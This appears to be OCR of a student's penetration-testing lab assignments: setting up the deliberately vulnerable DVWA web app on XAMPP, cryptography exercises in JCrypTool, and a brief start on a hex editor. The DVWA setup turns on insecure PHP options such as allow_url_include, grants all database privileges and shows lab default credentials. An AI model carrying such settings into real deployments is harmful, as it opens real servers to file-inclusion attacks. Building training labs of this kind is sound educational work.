
<https://github.com/digininja/DVWA>




3. Copy the folder to this path : xampp/htdocs



4. Inside the DVWA folder, a file named **config** is present which will have an extra extension. Remove it and keep it in this format.



5. The same file will contain the username and password (credentials)



```

config.inc.php

File Edit View

<?php


# If you are having problems connecting to the MySQL database and all of the variables below a
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to so
# Thanks to @digininja for the fix.

# Database management system to use
$DBMS = getenv('DBMS') ?: 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
# WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
# Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user
# See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ] = getenv('DB_SERVER') ?: '127.0.0.1';
$_DVWA[ 'db_database' ] = getenv('DB_DATABASE') ?: 'dvwa';
$_DVWA[ 'db_user' ] = getenv('DB_USER') ?: 'dvwa';
$_DVWA[ 'db_password' ] = getenv('DB_PASSWORD') ?: 'p@ssw0rd';
$_DVWA[ 'db_port' ] = getenv('DB_PORT') ?: '3306';

```

6. Go to XAMPP -> MySQL -> Admin and create a database with the name **dvwa**



The screenshot shows the phpMyAdmin interface for MySQL. The left sidebar lists databases: New, dvwa, information_schema, mysql, performance_schema, phpmyadmin, and test. The main area is titled "Databases". A "Create database" dialog is open, showing "Database name" as "utf8mb4_general_ci" and a "Create" button. Below the dialog is a table listing existing databases:

Database	Collation	Action
dvwa	utf8mb4_general_ci	<input type="checkbox"/> Check privileges
information_schema	utf8_general_ci	<input type="checkbox"/> Check privileges
mysql	utf8mb4_general_ci	<input type="checkbox"/> Check privileges
performance_schema	utf8_general_ci	<input type="checkbox"/> Check privileges
phpmyadmin	utf8_bin	<input type="checkbox"/> Check privileges
test	latin1_swedish_ci	<input type="checkbox"/> Check privileges

Total: 6

7. Inside the **dvwa** database, go to privileges and add a username, granting all privileges.

User name	Host name	Type	Privileges	Grant	Action
dvwa	%	database-specific	ALL PRIVILEGES	No	Edit privileges Export

8. Go to localhost/dvwa and the login page will pop up like this. Login directly without username and password

localhost/dvwa/login.php

DVWA

Username
Password

Login

Damn Vulnerable Web Application (DVWA)

9. Check the setup here. For me, everything is enabled. By default, some modules might be missing and shown in red.

Setup Check

General
Operating system: Windows
DVWA version: Unknown


reCAPTCHA key: Missing
Writable folder C:\xampp\htdocs\dvwa\hackable\uploads: Yes
Writable folder C:\xampp\htdocs\dvwa\config: Yes

Apache
Web Server SERVER_NAME: localhost
mod_rewrite: Unknown
mod_rewrite is required for the AP labs.

PHP
PHP version: 8.2.12
PHP function display_errors: Enabled
PHP function display_startup_errors: Enabled
PHP function eval: include: Enabled
PHP function allow_url_fopen: Enabled
PHP module gd: Installed
PHP module mysqli: Installed
PHP module pdo_mysql: Installed

Database
Backend database: MySQL/MariaDB
Database username: dvwa
Database password: dvwa
Database database: dvwa
Database host: 127.0.0.1

10. To enable it, go to XAMPP -> Apache -> Right click on Config and select php.ini



11. Search for the missing module here and turn it on.

The screenshot shows a code editor with tabs at the top: config.inc.php and php.ini. The php.ini tab is selected. The code in the editor is the PHP configuration file (php.ini). It includes several sections of commented-out configuration settings, such as 'allow_url_fopen=On', 'allow_url_include=On', and various timeouts and detection flags. The code is written in a standard ini file format with semicolons as comments.

```

config.inc.php          php.ini
File Edit View
allow_url_fopen=On

; Whether to allow include/require to open URLs (like https:// or ftp://) as files.
; https://php.net/allow-url-include
allow_url_include=On

; Define the anonymous ftp password (your email address). PHP's default setting
; for this is empty.
; https://php.net/from
;from="john@doe.com"

; Define the User-Agent string. PHP's default setting for this is empty.
; https://php.net/user-agent
;user_agent="PHP"

; Default timeout for socket based streams (seconds)
; https://php.net/default-socket-timeout
default_socket_timeout=60

; If your scripts have to deal with files from Macintosh systems,
; or you are running on a Mac and need to deal with files from
; unix or win32 systems, setting this flag will cause PHP to
; automatically detect the EOL character in those files so that
; fgets() and file() will work regardless of the source of the file.
; https://php.net/auto-detect-line-endings
;auto_detect_line_endings = Off

;;;;;;
; Dynamic Extensions ;
;;;;;;

; If you wish to have an extension loaded automatically, use the following
; syntax:
;

```

Penetration Testing and Vulnerability Assessment Lab

Assignment 05

Divyesh Tharakan

24MCI0004

MTech CSE IS

JCryptool

JCrypTool (JCT) is an open-source cryptography e-learning platform based on Java. It helps users experiment with and understand various cryptographic techniques such as encryption, decryption, hashing, and digital signatures.


Key Features of JCrypTool:

- Symmetric Encryption (AES, DES, etc.)
- Asymmetric Encryption (RSA, ECC, etc.)
- Hashing Algorithms (SHA, MD5, etc.)
- Digital Signatures
- Steganography
- Cryptanalysis Tools
- Visualizations for Learning Cryptography

Algorithm 1 : ElGammal


- Encryption

The screenshot shows a terminal window with a dark background. At the top, there are two tabs: '*message.txt' and 'out002.bin'. The main area of the terminal contains the text 'Confidential data.' in blue, which is highlighted. The terminal window has standard window controls (minimize, maximize, close) at the top right corner.



```
*message.txt  out002.bin x
00: 3A 96 5C 40 D2 C1 77 11 38 BA 06 BC 3E AB 2D 25 :.\@..w.B...>.-%
01: FB 99 EE 28 4A 9F D6 4C 22 C1 59 7B 26 9F C7 88 ... (J..L".Y{&...
02: 9A F0 50 04 0C EA AC B5 65 A6 5D 48 3D FD 32 40 ..P.....e.]H= .20
03: 88 41 12 B9 DB 80 11 1D E8 46 E8 A5 38 94 FB A9 .A.....F..8...
04: 77 27 6D 6B 55 21 CF 1D 11 DF A1 E1 B1 CA 10 16 w'mKU!. .....
05: 95 3E 7C F9 CF 8A 7D 51 F9 CB CE 11 70 4A 5B 25 .>|...JQ....pJ%|
06: F0 DF D9 AC 50 89 50 02 10 68 B0 73 2C BB 67 DA ....P.P..h.s.,g.
07: 7B 0A 51 93 13 BD 00 AB D2 07 B6 76 28 5B 55 63 {,Q.....v([Uc
08: 33 4F 5B 0A B5 5A 76 B4 8F 9C 91 36 09 C1 0B 4F 30[.Zv....6...0
09: 0B F8 4D AA FD D9 18 9F 77 BF 08 8A 87 FC 23 61 ..M.....w.....#a
0A: 78 E6 8F ED 6B C3 B1 C8 4B 3C 04 79 1B 56 28 FE x...k...K<.y.V(. 
0B: B3 3E 75 C2 E5 9C FB C4 4B 6E FD 54 49 86 82 F3 .>u.....Kn.TI...
0C: 6A 23 9A 5D 55 45 54 9F 6D E3 8F CB F1 FE F7 FB j#.]UET.m.....
0D: 2A F5 76 E3 2A 98 CF 9F FA D0 1A 0C D0 06 2D 42 *.v.*.....-B
0E: 36 8C 5B A5 D1 76 F5 BF 24 A6 D8 2F DB B4 0E 03 6.[.v...$/.....
0F: 7A 05 39 49 0F 41 D2 04 8C E9 28 5D 43 BA 79 B1 0F OA 8 [.]U
100:
110:
120:
130:
```

- Decryption



message.txt out004.bin out005.bin X

	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
00:	43	6F	6E	66	69	64	65	6E	74	69	61	6C	20	64	61	74
10:	61	2E														
20:																
30:																
40:																
50:																


Algorithm 2 : Md5


message.txt out006.bin X

	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
00:	3F	F0	7B	2E	C5	5C	B5	11	7D	33	3B	24	CD	54	E8	98
10:																
20:																
30:																
40:																

Algorithm 3 : Playfair


- Encryption






```
message.txt out006.bin *out008.txt 
BESBKCOQXGFG FBUG.
```




- Decryption



```
message.txt out006.bin *out008.txt *out009.txt 
CONFIDENTIAL DATA.
```



Algorithm 4 : DSA







Algorithm 5 : Caesar

- Encryption



- Decryption



Penetration Testing and Vulnerability Assessment Lab

Assignment 06

Divyesh Tharakan

24MCI0004


MTech CSE IS

HexEd.it is a free hex editor for Windows, MacOS, Linux and all other modern operating systems. It uses HTML5 and JavaScript (JS) technology to enable online hexediting, directly in your browser.

